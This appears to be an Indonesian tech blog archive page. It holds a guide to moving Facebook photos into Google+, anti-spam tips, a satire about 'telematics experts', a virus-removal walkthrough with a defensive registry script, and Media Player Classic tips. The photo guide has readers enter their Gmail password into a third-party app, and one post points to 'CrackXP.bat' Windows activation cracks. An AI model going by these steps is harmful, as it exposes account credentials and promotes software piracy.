cara mindahkan photo Facebook ke album google+ (G+) anda
Buat kamu yang sudah bergabung dengan Google+ (baca: google plus) mungkin pernah terbesit pertanyaan "bagaimana memindahkan koleksi foto dari Facebook ke Google+". Terhadap pertanyaan tersebut, dengan semakin populernya kehadiran Google+ yang ditandai membludaknya permintaan undangan dan pengguna Google+, berbagai fitur yang memungkinkan memberikan kemudahaan pengguna dalam ber Google+ ria pun terus berkembang.
berikut cara bagaimana kita dapat memindahkan photo dari FB ke G+ (baca:google plus) tanpa harus mengupload ulang photo" anda. enjoy :)
1. langkah pertama yang harus anda lakukan adalah anda harus login FB terlebih dahulu, lalu setelah anda sudah login anda harus mengunjungi link ini https://apps.facebook.com/fotolink

lalu klik allow..
2. setelah anda klik allow maka anda akan masuk kehalaman ini

pilih menu Photo Accounts
3. setelah anda memilih menu photo accounts maka akan muncul kota seperti dibawah ini

klik logo picasa
4. setelah itu maka anda akan menemukan box seperti dibawah ini

isilah display name sesuai apa yang anda kehendaki.
lalu isi email gmail anda yang anda pakai untuk G+
isi password email gmail anda
setelah smua sudah selesai klik connect
5. setelah itu maka anda akan dibawa ke halaman awal gmail, isi ID dan password gmail anda setelah itu anda akan muncul tampilan ini

klik berikan akses agar applikasi fb yang kita instal tadi bisa mengakses album picasa anda.
6. setelah anda memberikan akses maka kita kembali kehalaman ini


7. langkah berikutnya adalah mulai memindahkan album photo kita ke accounts g+ kita

pilih salah satu album photo kita di facebook seperti gambar diatas, misal kita pilih album "keindahan alam takengon" setelah itu akan muncul photo-photo yang ada didalam album tersebut, lalu pilih poto mana yang anda ingin pindahkan, atau klik select all untuk memindahkan semua photo yang berada didalam album tersebut setelah anda klik pilih photo mana yang akan anda pindahkan klik copy.
8. setelah kita selesai memilih photo mana yang ingin kita pindahkan, silahkan klik create album pada sub menu my online accounst seperti gambar dibawah ini

isi nama dan deskripsi album anda, pilih private atau public. setelah itu lalu klik create, lalu klik paste pada menu,, maka anda sudah sukses memindahkan album photo anda dari FB ke G+.
lihat hasilnya seperti gambar dibawah ini

jika anda ingin memindahkan seluruh album photo fb anda ke g+ maka ulangi langkah-langkah pemindahan yang telah saya jelaskan di atas. enjoy :)NB: yang belum punya accounts google plus silahkan koment dibawah ini dengan syarat email anda harus gmail. tulis email gmail anda di kolom komentar insyaallah akan saya invite :)
atau melalui twitter juga boleh, format invitationnya
Thanks for free #Google+ invitation http://goo.gl/gpzjc - [contoh@gmail], cc: @akrankurniawan
Created By : Akran (Ade Kurniawan)
24/07/2011. 03.18
berikut cara bagaimana kita dapat memindahkan photo dari FB ke G+ (baca:google plus) tanpa harus mengupload ulang photo" anda. enjoy :)
1. langkah pertama yang harus anda lakukan adalah anda harus login FB terlebih dahulu, lalu setelah anda sudah login anda harus mengunjungi link ini https://apps.facebook.com/fotolink
lalu klik allow..
2. setelah anda klik allow maka anda akan masuk kehalaman ini
pilih menu Photo Accounts
3. setelah anda memilih menu photo accounts maka akan muncul kota seperti dibawah ini
klik logo picasa
4. setelah itu maka anda akan menemukan box seperti dibawah ini
isilah display name sesuai apa yang anda kehendaki.
lalu isi email gmail anda yang anda pakai untuk G+
isi password email gmail anda
setelah smua sudah selesai klik connect
5. setelah itu maka anda akan dibawa ke halaman awal gmail, isi ID dan password gmail anda setelah itu anda akan muncul tampilan ini
klik berikan akses agar applikasi fb yang kita instal tadi bisa mengakses album picasa anda.
6. setelah anda memberikan akses maka kita kembali kehalaman ini
7. langkah berikutnya adalah mulai memindahkan album photo kita ke accounts g+ kita
pilih salah satu album photo kita di facebook seperti gambar diatas, misal kita pilih album "keindahan alam takengon" setelah itu akan muncul photo-photo yang ada didalam album tersebut, lalu pilih poto mana yang anda ingin pindahkan, atau klik select all untuk memindahkan semua photo yang berada didalam album tersebut setelah anda klik pilih photo mana yang akan anda pindahkan klik copy.
8. setelah kita selesai memilih photo mana yang ingin kita pindahkan, silahkan klik create album pada sub menu my online accounst seperti gambar dibawah ini
isi nama dan deskripsi album anda, pilih private atau public. setelah itu lalu klik create, lalu klik paste pada menu,, maka anda sudah sukses memindahkan album photo anda dari FB ke G+.
lihat hasilnya seperti gambar dibawah ini
jika anda ingin memindahkan seluruh album photo fb anda ke g+ maka ulangi langkah-langkah pemindahan yang telah saya jelaskan di atas. enjoy :)NB: yang belum punya accounts google plus silahkan koment dibawah ini dengan syarat email anda harus gmail. tulis email gmail anda di kolom komentar insyaallah akan saya invite :)
atau melalui twitter juga boleh, format invitationnya
Thanks for free #Google+ invitation http://goo.gl/gpzjc - [contoh@gmail], cc: @akrankurniawan
Created By : Akran (Ade Kurniawan)
24/07/2011. 03.18

Mengatasi Spam
Volume Spam global mungkin menurun, tapi tingkat bahayanya disinyalir naik. Berikut adalah enam hal yang harus dihindari demi menghalau penyebaran spam.
Dalam laporan bulanan Symantec Messaging and Web Security yang dikutip detikINET disebutkan bahwa volume global email sampah (spam) menurun.
Meski demikian ini bukan alasan untuk menjadi lengah dan tidak lagi melakukan prosedur keamanan yang dibutuhkan.
Nah, berikut adalah enam hal yang menurut Symantec sebaiknya tidak dilakukan oleh pengguna internet. Larangan ini perlu untuk menghalau penyebaran spam.
1. Membuka lampiran dari email yang tidak dikenal
Jangan tergoda untuk membuka lampiran pada email yang terlihat mencurigakan. Kadang lampiran itu memang punya nama yang menggoda, namun bisa jadi isinya adalah program jahat.
2. Membalas spam
Mungkin karena kesal atau alasan lain, pengguna bisa tergoda untuk membalas email spam dengan sumpah-serapah atau permintaan untuk tidak dikirimi email lagi.
Hati-hati, karena biasanya alamat yang digunakan itu adalah palsu dan jika dibalas justru akan melahirkan lebih banyak spam lagi ke Inbox.
3. Isi Form via Email
Trik pencurian data yang sering dilakukan adalah meminta calon korban mengisi data pribadi lewat form yang ada di email, atau form yang link-nya ditampilkan dalam email.
Symantec mengatakan, perusahaan terkemuka tidak mungkin meminta informasi pribadi Anda melalui email. Jika ragu, hubungi perusahaan itu lewat jalur resmi terpisah. Jangan mengklik atau copy-paste dari link dalam pesan.
4. Membeli produk atau jasa dari pesan spam
Meskipun produk atau jasa itu terdengar menarik, sebaiknya jangan mencoba untuk melakukan pembelian produk atau jasa yang ditawarkan lewat spam. Hal ini hanya akan mendorong orang untuk terus menggunakan spam.
5. Membuka pesan spam
Jika sebuah pesan sudah jelas adalah spam, misalnya karena ditandai oleh Spam Filter yang digunakan, ini artinya pesan itu memang sudah seharusnya dibuang.
6. Meneruskan Email Berantai
Banyak peringatan soal virus, bahaya keamanan dan hal-hal lain yang disebarkan lewat email. Karena ada kemungkinan hal semacam itu hanya kabar burung (hoax) belaka, sebaiknya jangan ikut-ikutan mengirimkan pesan berantai.
Dalam laporan bulanan Symantec Messaging and Web Security yang dikutip detikINET disebutkan bahwa volume global email sampah (spam) menurun.
Meski demikian ini bukan alasan untuk menjadi lengah dan tidak lagi melakukan prosedur keamanan yang dibutuhkan.
Nah, berikut adalah enam hal yang menurut Symantec sebaiknya tidak dilakukan oleh pengguna internet. Larangan ini perlu untuk menghalau penyebaran spam.
1. Membuka lampiran dari email yang tidak dikenal
Jangan tergoda untuk membuka lampiran pada email yang terlihat mencurigakan. Kadang lampiran itu memang punya nama yang menggoda, namun bisa jadi isinya adalah program jahat.
2. Membalas spam
Mungkin karena kesal atau alasan lain, pengguna bisa tergoda untuk membalas email spam dengan sumpah-serapah atau permintaan untuk tidak dikirimi email lagi.
Hati-hati, karena biasanya alamat yang digunakan itu adalah palsu dan jika dibalas justru akan melahirkan lebih banyak spam lagi ke Inbox.
3. Isi Form via Email
Trik pencurian data yang sering dilakukan adalah meminta calon korban mengisi data pribadi lewat form yang ada di email, atau form yang link-nya ditampilkan dalam email.
Symantec mengatakan, perusahaan terkemuka tidak mungkin meminta informasi pribadi Anda melalui email. Jika ragu, hubungi perusahaan itu lewat jalur resmi terpisah. Jangan mengklik atau copy-paste dari link dalam pesan.
4. Membeli produk atau jasa dari pesan spam
Meskipun produk atau jasa itu terdengar menarik, sebaiknya jangan mencoba untuk melakukan pembelian produk atau jasa yang ditawarkan lewat spam. Hal ini hanya akan mendorong orang untuk terus menggunakan spam.
5. Membuka pesan spam
Jika sebuah pesan sudah jelas adalah spam, misalnya karena ditandai oleh Spam Filter yang digunakan, ini artinya pesan itu memang sudah seharusnya dibuang.
6. Meneruskan Email Berantai
Banyak peringatan soal virus, bahaya keamanan dan hal-hal lain yang disebarkan lewat email. Karena ada kemungkinan hal semacam itu hanya kabar burung (hoax) belaka, sebaiknya jangan ikut-ikutan mengirimkan pesan berantai.
7 Cara Menjadi Ahli Telematika

Aug 23, 2010
.
Semua udah pada tau dong apa arti Telematika? Pokoknya kalau menjadi seorang pakar telematika maka kamu akan sering muncul di tivi-tivi dan bersandingan dengan artis-artis. Pada mau jadi pakar telematika ga?
Sebenarnya apa sih telematika itu?
Telematika adalah sebuah jurusan ilmu campuran antara telepati dan telekomunimatematika. Yaitu ilmu yang mempelajari cara memasukan atau meyakinkan orang lain tentang suatu ide/hal dengan cara telepati melalui bahasa-bahasa yang menjurus ke telekomunikasi dan matematika untuk menyatakan bahwa hal tersebut asli atau sebuah rekayasa.
Jadi tugas kamu sebagai seorang pakar telematika adalah menyatakan asli atau rekayasa. That’s it! Seperti layaknya hakim bicara bersalah atau tidak bersalah. Sebuah autoritas yang besar dan hanya bisa dilakukan oleh orang-orang yang mempunyai keahlian dan kehandalan khusus. Hanya sedikit saja orang yang bisa melihat sebuah file itu asli atau rekayasa. Tergiur untuk menjadi seorang pakar telematika?
Caranya gampang kok, MBDC telah menguraikan satu per satu segala hal yang kamu butuhkan untuk menjadi seorang ahli telematika di Indonesia. Tidak terlalu susah, hanya perlu ketekunan dan giat berlatih saja. Silahkan dicoba…
1. Tumbuhin Kumis
Ini yang paling penting. Tanpa kumis kamu tidak akan pernah terlihat seperti seorang ahli telematika. Enggak tau kenapa, tapi yang pasti bener. Kumis dengan ketebalan menengah dan potongan rapih menurun kebawah 25 derajat.
Supaya lebih mudah kamu menceritakan ke tukang cukur kumis kamu, lihat gambar dibawah ini yang MBDC ambil dari thebeerbarrel.net
Coba yang model major atau yang model business man.

2. Pakai jas selalu, alias suited up!

Inget kan kata Barney Stinson… Suit up! Kemana-mana pakai jas, ini yang akan membuat kami terlihat seperti ‘pakar’. Terutama kalau sedang mengadakan press conference dengan wartawan dimana akan ditonton sejuta umat di Indonesia. Kalau cuma pakai t shirt dan jeans doang, terlihat seperti amatir.
3. Dasi 2.0
Ini adalah dasi yang memiliki motif nuansa elektronik millenium masa depan 2.0. Dalam pilihan fashion juga harus selaras dengan ke telematikaan kamu.

Ini adalah contoh dasi elektronik. Gambarnya rangkaian listrik dengan berbagai sirkuit elektronik.

Nah kalau yang ini ceritanya kaya pemberontak gitu. Dijaman yang serba wireless alias nirkabel ini, dasi ini malah bergambar kabel. Kabel internet. Ini seperti kaya kamu nonton konser Persib tapi pake baju Jak Mania. Melawan kenyamanan di dunia konektivitas web ini. Punkers 2.0!

Apalagi yang bisa kamu pakai untuk menyatukan sifat kepahlawanan dan dunia telematika internet? Dasi bergambar sarang laba-laba. Disatu sisi menggambarkan sifat heroik seorang Spiderman, di sisi lain menggambarkan dunia maya tempat dimana kamu bekerja ini seperti sarang laba-laba, world wide web. Tempat yang buas dan siap dihantam oleh siapapun kalau kamu tidak lincah.
3. Gadget yang digunakan
Cukup 1 laptop, 1 nokia, 1 blackberry dan 4 terra portable harddisk.

Untuk memudahkan kamu dalam mencari data-data, jangan lupa file didalem harddisknya kamu kategorikan dalam kelompok: artis, pejabat, 3gp, pic, asli, rekayasa.
4. Afal Film Bokep yang beredar
Supaya orang lain bahwa kamu adalah seorang pakar telematika, kuasailah khasanah peredaran file video dan gambar nasional, terutama yang porno-porno. Lalu tanyakan dirimu pertanyaan dibawah ini:
- Direkam pada tanggal berapa video/foto tersebut?
- Alat yang digunakan, seperti kamera jenis apa?
- Ada berapa orang pelaku di dalam video/foto tersebut?
- Apakah video tersebut diambil oleh pihak lain secara diam-diam atau secara sadar oleh pelakunya?
- Tanda-tanda yang bisa terlihat, seperti tato, tahi lalat, bekas luka, bentuk mata, ukurang panjang, dll.
Kalo kamu sudah bisa menjawab 5 pertanyaan di atas dengan benar maka kamu telah qualified menjadi pakar telematika.
4. 68% adalah angka keramat.
Kamu tahu kan kalau orang-orang punya angka keramat. Kaya orang Tiongkok bisanya angka 9 atau 8. Atau menghindari angka 13, dsbnya. Unsur-unsur klenik tersebut bisa juga dimasukkan dan jadi senjata rahasia yang bisa berguna setiap saat. Apabila kamu ingin bicara statistik tapi kamu tidak tahu data aslinya seperti apa, sebut aja angka 68%. Orang akan langsung percaya.
Ada apa dengan angka 68% itu sebenarnya?
Karena angka tersebut menunjukan pembagian yang lebih dari setengah alias 50% dari suatu hal dengan dilebihkan dikit yaitu sebanyak 18% atau kurang dari seperlimanya dari bagian yang satunya, sehingga angka tersebut mengesankan sesuatu yang pas, tidak lebih atau tidak kurang.
Ribet kan? Kalau kamu tekun belajar, suatu saat nanti kamu bisa mengerti. Hanya pakar telematika yang tau artinya.
5. Paham istilah-istilah dalam dunia telematika.
Hafalkan dan pahami istilah-istilah ini di luar kepala kamu:
- Meta Data: Data yang tercantum di dalam sebuah file yang berisi mengenai semacam profile data tersebut yang bisa kamu gunakan sebagai barang bukti untuk mengesahkan file tersebut asli atau rekayasa.
- Rekayasa: Kata yang menyatakan bahwa file tersebut hasil rekayasa atau tidak asli lagi seperti awalnya. Istilahnya udah diedit gitu. Meta data diganti-ganti, dsbnya. Bisa dilihat apabila warna kulit beda, atau pencahayaan tidak sama pada sebuah foto.
- Asli: Ini menyatakan bahwa file tersebut original dan masih seperti sama ketika dibuat pada awalnya. Tidak mengalami perubahan apapun.
6. Ikut campur urusan orang lain yang bukan urusan kamu
Ini sangat penting karena akan terlihat bahwa kamu sibuk dan peduli terhadap urusan ini. Entah diminta atau tidak oleh yang bersangkutan, tapi nyatakan saja bahwa suatu hal adalah rekayasa atau asli. Semakin banyak kamu mencampuri urusan orang akan menambah tinggi jam terbang kamu di bidang telematika sehingga lebih membuat kamu terlihat sebagai pakar.
7. Maintain public appereances atau publikasi.
Seorang pakar harus sering muncul di publik melalui TV ataupun cetak. Apabila ingin mengesahkan hal tersebut asli atau tidak, panggil infotainment yang banyak. Jangan panggil tayangan berita beneran di televisi berita, karena ratingnya kurang. Infotainment udah paling mantep, rating banyak, ditayanginnya berulang-ulang dan yang nonton ibu-ibu.
Ibu-ibu tersebut akan terpesona dengan kepintaran kamu yang terlihat di TV tersebut sehingga pada berebutan untuk menjadikan kamu mantu dari anak gadisnya. Hahaha…see! Bener kan banyak gunanya??!
Pakar telematika is the new rich-daddy-popular-kids!
Apabila orderan lagi sepi, atau lagi belum banyak kasus video ataupun foto yang perlu disahkan keasliannya, kamu tetap harus menjaga ritme kemunculan kamu di publik.
Mungkin kamu bisa melakukan hal-hal yang menarik perhatian dan sedikit nasty yang mengesankan kerebelan kamu itu seperti membuat rusuh dengan teriak-teriak di mikrofon tanpa alasan yang jelas dan ngupil. Semua itu harus kamu lakukan di tengah momentum event yang penting sehingga semua orang akan memperhatikan kamu. Contohnya: Sidang Paripurna.
Catatan: Kesamaan nama, sifat ataupun karakter hanya kebetulan belaka. Sumpah!
Nah, bagaimana? Gampang kan? Apabila kamu telah bisa melakukan hal-hal yang diuraikan diatas, maka selamat! Kamu telah menjadi ahli telematika Indonesia!
Source : Malesbanget dot com
Tips Menghindari Scam yang Beredar di Email Kita
Jakarta - Dengan meningkatnya pengguna internet di Indonesia, phisher sepertinya lebih giat 'bekerja'. Berikut adalam beberapa tips untuk menghindari Scam yang beredar di email kita.
Sebagai informasi, Scam adalah berita elektronik yang bersifat menipu, sehingga pengirimnya akan mendapat manfaat dan keuntungan tertentu. Contoh scam yang sering kita jumpai adalah surat berantai dan pengumuman lotre.
Berdasar keterangan Symantec yang diterima detikINET, Jumat (28/1/2011), berikut adalah hal yang sebaiknya dilakukan dan tidak dilakukan saat kita menerima email asing.
Yang sebaiknya dilakukan:
- Berhenti berlangganan dari milis-milis sah jika Anda tidak ingin menerima pesan Lagi dari milis tersebut. Ketika mendaftar untuk menerima email, periksa item-item tambahan apa saja yang Anda inginkan pada saat yang sama. Jangan memilih item yang tidak Anda inginkan.
- Selektif dalam hal situs-situs tempat Anda mendaftarkan alamat email Anda.
- Hindari menampilkan alamat emai Anda di Internet. Pertimbangkan pilihan alternatif- misalnya, gunakan alamat tersendiri ketika mendaftar pada milis tertentu, miliki beberapa alamat email untuk berbagai tujuan berbeda, atau carilah layanan email sekali pakai.
- Dengan menggunakan petunjuk yang disediakan oleh administrator, laporkan spam jika Anda memiliki pilihan untuk melakukannya.
- Hapus semua spam
- Hindari mengklik pada link mencurigakan dalam email atau pesan IM, karena bisa saja akan menghubungkan ke situs palsu. Kami menyarankan untuk mengetik alamat situs langsung pada browser daripada percaya pada link dalam pesan.
- Pastikan bahwa operating system selalu diperbarui dengan update terbaru, dan gunakan paket software keamanan yang komprehensif. Untuk memperoleh informasi lengkap mengenai penawaran perlindungan Symantec silakan kunjungi http://www.symantec.com
- Pertimbangkan solusi antispam yang memiliki reputasi baik untuk menangani penyaringan di seluruh organisasi anda seperti Symantec Brightmail messaging security family solutions.
- Agar tetap terupdate mengenai trend-trend spam baru dengan mengunjungi situs informasi situasi spam dari Symantec.
Yang sebaiknya tidak Dilakukan:
- Membuka lampiran dari email yang tidak dikenal. Lampiran ini dapat menginfeksi komputer Anda.
- Membalas spam. Biasanya alamat emailnya dipalsukan, dan membalas email spam akan menghasilkan spam-spam lain.
- Mengisi formulir dalam pesan yang meminta informasi pribadi atau keuangan atau kata sandi (password.). Perusahaan terkemuka tidak mungkin meminta informasi pribadi Anda melalui email. Jika ragu untuk menghubungi perusahaan yang bersangkutan melalui mekanisme independen yang terpercaya, seperti dengan memverifikasi nomor telepon atau alamat Internet yang dikenal yang Anda ketikkan ke jendela browser yang baru (jangan mengklik atau cut and paste dari link dalam pesan).
- Membeli produk atau jasa dari pesan spam.
- Membuka pesan spam.
- Meneruskan peringatan virus apapun yang anda terima melalui email. Bisa jadi ini adalah berita bohong (hoax).
Source : detik.com
Sebagai informasi, Scam adalah berita elektronik yang bersifat menipu, sehingga pengirimnya akan mendapat manfaat dan keuntungan tertentu. Contoh scam yang sering kita jumpai adalah surat berantai dan pengumuman lotre.
Berdasar keterangan Symantec yang diterima detikINET, Jumat (28/1/2011), berikut adalah hal yang sebaiknya dilakukan dan tidak dilakukan saat kita menerima email asing.
Yang sebaiknya dilakukan:
- Berhenti berlangganan dari milis-milis sah jika Anda tidak ingin menerima pesan Lagi dari milis tersebut. Ketika mendaftar untuk menerima email, periksa item-item tambahan apa saja yang Anda inginkan pada saat yang sama. Jangan memilih item yang tidak Anda inginkan.
- Selektif dalam hal situs-situs tempat Anda mendaftarkan alamat email Anda.
- Hindari menampilkan alamat emai Anda di Internet. Pertimbangkan pilihan alternatif- misalnya, gunakan alamat tersendiri ketika mendaftar pada milis tertentu, miliki beberapa alamat email untuk berbagai tujuan berbeda, atau carilah layanan email sekali pakai.
- Dengan menggunakan petunjuk yang disediakan oleh administrator, laporkan spam jika Anda memiliki pilihan untuk melakukannya.
- Hapus semua spam
- Hindari mengklik pada link mencurigakan dalam email atau pesan IM, karena bisa saja akan menghubungkan ke situs palsu. Kami menyarankan untuk mengetik alamat situs langsung pada browser daripada percaya pada link dalam pesan.
- Pastikan bahwa operating system selalu diperbarui dengan update terbaru, dan gunakan paket software keamanan yang komprehensif. Untuk memperoleh informasi lengkap mengenai penawaran perlindungan Symantec silakan kunjungi http://www.symantec.com
- Pertimbangkan solusi antispam yang memiliki reputasi baik untuk menangani penyaringan di seluruh organisasi anda seperti Symantec Brightmail messaging security family solutions.
- Agar tetap terupdate mengenai trend-trend spam baru dengan mengunjungi situs informasi situasi spam dari Symantec.
Yang sebaiknya tidak Dilakukan:
- Membuka lampiran dari email yang tidak dikenal. Lampiran ini dapat menginfeksi komputer Anda.
- Membalas spam. Biasanya alamat emailnya dipalsukan, dan membalas email spam akan menghasilkan spam-spam lain.
- Mengisi formulir dalam pesan yang meminta informasi pribadi atau keuangan atau kata sandi (password.). Perusahaan terkemuka tidak mungkin meminta informasi pribadi Anda melalui email. Jika ragu untuk menghubungi perusahaan yang bersangkutan melalui mekanisme independen yang terpercaya, seperti dengan memverifikasi nomor telepon atau alamat Internet yang dikenal yang Anda ketikkan ke jendela browser yang baru (jangan mengklik atau cut and paste dari link dalam pesan).
- Membeli produk atau jasa dari pesan spam.
- Membuka pesan spam.
- Meneruskan peringatan virus apapun yang anda terima melalui email. Bisa jadi ini adalah berita bohong (hoax).
Source : detik.com
Windows XP and Vista Genuine
For Windows XP
1. Click CrackXP.bat
For Windows Vista
1. Click CrackVista.bat
Jika anda ingin mengetahui dan mengecek apakah Windows yang diinstall di komputer anda asli atau bajakan, maka anda bisa menggunakan cara berikut ini untuk mengetahuinya.
Read More "Windows XP and Vista Genuine"
1. Click CrackXP.bat
For Windows Vista
1. Click CrackVista.bat
Jika anda ingin mengetahui dan mengecek apakah Windows yang diinstall di komputer anda asli atau bajakan, maka anda bisa menggunakan cara berikut ini untuk mengetahuinya.
1. Mengecek keaslian Windows XP
Jalankan Command Prompt dengan mengtik cmd di kotak Start Menu–>Run
Ketikkan kode berikut dan tekan Enter:
c:\windows\system32\oobe\msoobe /a
Catatan: Jika anda mendapat pesan seperti Thanks for using our product berarti Windows anda asli, tapi jika anda diminta untuk mengaktifkan dengan membeli lisensi produk, itu berarti Windows anda bajakan.

2. Mengecek keaslian Windows Vista
Buka Command Prompt, ketik dan jalankan kode berikut:
slmgr –xpr
slmgr.vbs -dli
slmgr.vbs -dlv
Kode di atas akan menampilkan tanggal, informasi dan detail tentang verifikasi produk dari Windows Vista


Catatan: Perhatikan pada License Statusnya
Genuine windows xp and vista
8 Langkah Mendepak Virus Pengeksploitasi Celah Windows

 Kehadiran virus W32/VBWorm.BEUA atau yang lebih dikenal sebagai virus shortcut yang mengeksploitasi celah keamanan terbilang cukup meresahkan. Sebab, meski berlabel virus lokal, ia tidak hanya memanfaatkan keteledoran pengguna. Namun telah 'naik kelas' dengan menerobos celah keamanan Windows.
Simak 8 langkah praktis untuk mendepak virus yang mampu mengubah folder yang ada di dalam USB flash disk menjadi shortcut tersebut, menurut Adang Jauhar Taufik, analis dari Vaksincom:
1. Nonaktifkan 'System Restore' untuk sementara selama proses pembersihan.
2. Putuskan komputer yang akan dibersihkan dari jaringan.
3. Matikan proses virus yang aktif di memori dengan menggunakan tools 'Ice Sword'. Setelah tools tersebut terinstal, pilih file yang mempunyai icon 'Microsoft Visual Basic Project' kemudian klik 'Terminate Process'. Silahkan download tools tersebut di http://icesword.en.softonic.com/
4. Hapus registri yang sudah dibuat oleh virus dengan cara:
-. Klik menu [Start]
-. Klik [Run]
-. Ketik REGEDIT.exe, kemudian klik tombol [OK]
-. Pada aplikasi Registry Editor, telusuri key [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
-. Kemudian hapus key yang mempunyai data [C:\Document and Settings\%user%].
5. Disable autoplay/autorun Windows. Copy script di bawah ini pada program notepad kemudian simpan dengan nama REPAIR.INF, install file tersebut dengan cara: Klik kanan REPAIR.INF --> INSTALL
[Version]
Signature="$Chicago$"
Provider=Vaksincom
[DefaultInstall]
AddReg=UnhookRegKey
DelReg=del
[UnhookRegKey]
HKLM, Software\CLASSES\batfile\shell\open\command,,,"""%1"" %*"
HKLM, Software\CLASSES\comfile\shell\open\command,,,"""%1"" %*"
HKLM, Software\CLASSES\exefile\shell\open\command,,,"""%1"" %*"
HKLM, Software\CLASSES\piffile\shell\open\command,,,"""%1"" %*"
HKLM, Software\CLASSES\regfile\shell\open\command,,,"regedit.exe "%1""
HKLM, Software\CLASSES\scrfile\shell\open\command,,,"""%1"" %*"
HKCU, Software\Microsoft\Windows\CurrentVersion\Policies\Explorer, NoDriveTypeAutoRun,0x000000ff,255
HKLM, SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer, NoDriveTypeAutoRun,0x000000ff,255
6. Hapus File induk dan file duplikat yang dibuat oleh virus termasuk di flash disk. Untuk mempercepat proses pencarian, Anda dapat menggunakan fungsi 'Search'. Sebelum melakukan pencarian sebaiknya tampilkan semua file yang tersembunyi dengan mengubah pada setting Folder Options.
Jangan sampai terjadi kesalahan pada saat menghapus file induk maupun file duplikat yang telah dibuat oleh virus. Lalu hapus file induk virus yang mempunyai ciri-ciri:
-. Icon 'Microsoft Visual Basic Project'.
-. Ukuran File 128 KB (untuk varian lain akan mempunyai ukuran yang bervariasi).
-. Ekstesi file '.EXE' atau '.SCR'.
-. Type file 'Application' atau 'Screen Saver'.
Kemudian hapus File duplikat shortcut yang mempunyai ciri-ciri:
>. Icon Folder atau icon
>. Ekstensi .LNK
>. Type File 'Shortcut'
>. Ukuran file 1 KB
Hapus juga file yang .DLL (contoh: ert.dll) dan file Autorun.inf di flash disk atau folder yang di-share. Sementara untuk menghindari virus tersebut aktif kembali, hapus file induk yang mempunyai ekstensi EXE atau SCR terlebih dahulu baru kemudian hapus file Shortcut (.LNK).
7. Tampilkan kembali folder yang telah disembunyikan oleh virus. Untuk mempercepat proses tersebut, silahkan download tools UnHide File and Folder di http://www.flashshare.com/bfu/download.html.
Setelah diinstall, pilih direktori [C:\Documents and settings] dan folder yang ada di flash disk dengan cara menggeser ke kolom yang sudah tersedia. Pada menu [Attributes] kosongkan semua pilihan yang ada, kemudian klik tombol [Change Attributes].
8. Install security patch 'Microsoft Windows Shell shortcut handling remote code execution vulnerability-MS10-046'. Silakan download security patch tersebut di http://www.microsoft.com/technet/security/Bulletin/MS10-046.mspx
Seperti biasa, untuk pembersihan secara optimal dan menecegah infeksi ulang, sebaiknya install dan scan dengan antivirus yang up-to-date dan sudah dapat mendeteksi virus ini dengan baik.
sumber : detik.com
Tips & Tricks Media Player Classic
Media Player Classic(MPC) adalah salah satu multimedia player alternatif yang cukup populer sekarang ini. MPC dapat didownload di http://mpc-hc.sourceforge.net/ atau dapat juga diinstall melalui K-Lite Codec pack.
Di balik tampilannya yang sederhana, MPC memiliki banyak fitur dan options yang powerful. Beberapa fitur akan saya bahas di sini.
1. Screenshot
Fitur screenshot digunakan untuk menyimpan frame video ke dalam format bmp, jpg, dan png. Untuk mengambil screenshot, mainkan video yang anda ingin ambil screenshotnya, pause video pada frame yang diinginkan, lalu klik menu File - Save Image...
Fitur yang mirip adalah Thumbnails (File - save thumbnails...), yang digunakan untuk menyimpan beberapa frame ke dalam 1 gambar.

Catatan: Jika MPC menampilkan pesan error sewaktu mengambil screenshot, klik menu View - Options dan pastikan anda tidak menggunakan overlay mixer sebagai output.

2. Informasi Media
Klik menu File - Properties untuk melihat informasi media yang sedang dimainkan. Informasi ini meliputi informasi CODEC yang digunakan oleh media, format file, durasi, ukuran file, resolusi, bitrate, dan lain sebagainya.
3. 1001 Cara Membuka File
Dalam menu File terdapat banyak cara untuk membuka file, yaitu:
Untuk melakukan zoom in pada video, tekan tombol 9 pada numeric keypad (numlock harus dalam posisi on).
Tekan numpad 1 untuk zoom out, tekan CTRL + numpad 8, 6, 2, dan 4 untuk menggeser (panning) layar, dan numpad 5 untuk mereset tampilan.
5. Tombol Shortcut Yang Berguna
Banyak sekali shortcut keyboard yang terdapat dalam MPC. Daftar shortcut lengkap dapat dilihat di menu View - Options - Keys. Beberapa shortcut yang sering saya gunakan antara lain:
MPC dapat memutar video dengan framerate yang lebih lambat/cepat dari aslinya, sehingga video dapat berjalan lebih lambat/cepat. Fitur ini sering saya gunakan untuk mempelajari tutorial video yang banyak beredar di youtube.
Klik tombol Increase/Decrease speed yang berada di Control bar untuk menggunakannya.
7. Favorites
Fitur ini sama seperti fitur bookmark yang ada pada internet browser. Kita dapat menyimpan video favorit kita di sini sehingga dapat mengaksesnya dengan cepat. Klik menu Favorites - Add to favorites untuk memasukkan video yang sedang di-play ke dalamnya.
8. Playlist
MPC ternyata juga memiliki fitur playlist, meskipun sederhana. Klik menu View - Playlist untuk menampilkannya.
Anda dapat melakukan drag-drop dari Windows Explorer ke dalam playlist ini. Klik kanan playlist - Save as untuk menyimpan playlist. Untuk membuka playlist, gunakan File - Quick open.
9. Pixel Shader
Ini salah satu fitur menarik MPC. Dengan pixel shader kita dapat menambahkan efek-efek yang menarik ke video, seperti grayscale, nightvision, emboss, dan lain sebagainya. Anda bahkan dapat menggabungkan beberapa shader untuk menghasilkan efek yang baru atau membuat shader sendiri. Untuk mengaktifkan pixel shader, graphic card anda harus sudah mendukung fitur pixel shader 2.0 atau lebih baru, dan mengeset option lewat menu View - Options - Output. Pilih VMR9 renderless, pada Surface pilih 3D surface, klik OK. Jika anda sedang memutar video, klik File - Close lalu buka kembali video anda, klik menu View - Shader Editor lalu pilih efek yang anda inginkan.
Di balik tampilannya yang sederhana, MPC memiliki banyak fitur dan options yang powerful. Beberapa fitur akan saya bahas di sini.
1. Screenshot
Fitur screenshot digunakan untuk menyimpan frame video ke dalam format bmp, jpg, dan png. Untuk mengambil screenshot, mainkan video yang anda ingin ambil screenshotnya, pause video pada frame yang diinginkan, lalu klik menu File - Save Image...
Fitur yang mirip adalah Thumbnails (File - save thumbnails...), yang digunakan untuk menyimpan beberapa frame ke dalam 1 gambar.
Catatan: Jika MPC menampilkan pesan error sewaktu mengambil screenshot, klik menu View - Options dan pastikan anda tidak menggunakan overlay mixer sebagai output.
2. Informasi Media
Klik menu File - Properties untuk melihat informasi media yang sedang dimainkan. Informasi ini meliputi informasi CODEC yang digunakan oleh media, format file, durasi, ukuran file, resolusi, bitrate, dan lain sebagainya.
3. 1001 Cara Membuka File
Dalam menu File terdapat banyak cara untuk membuka file, yaitu:
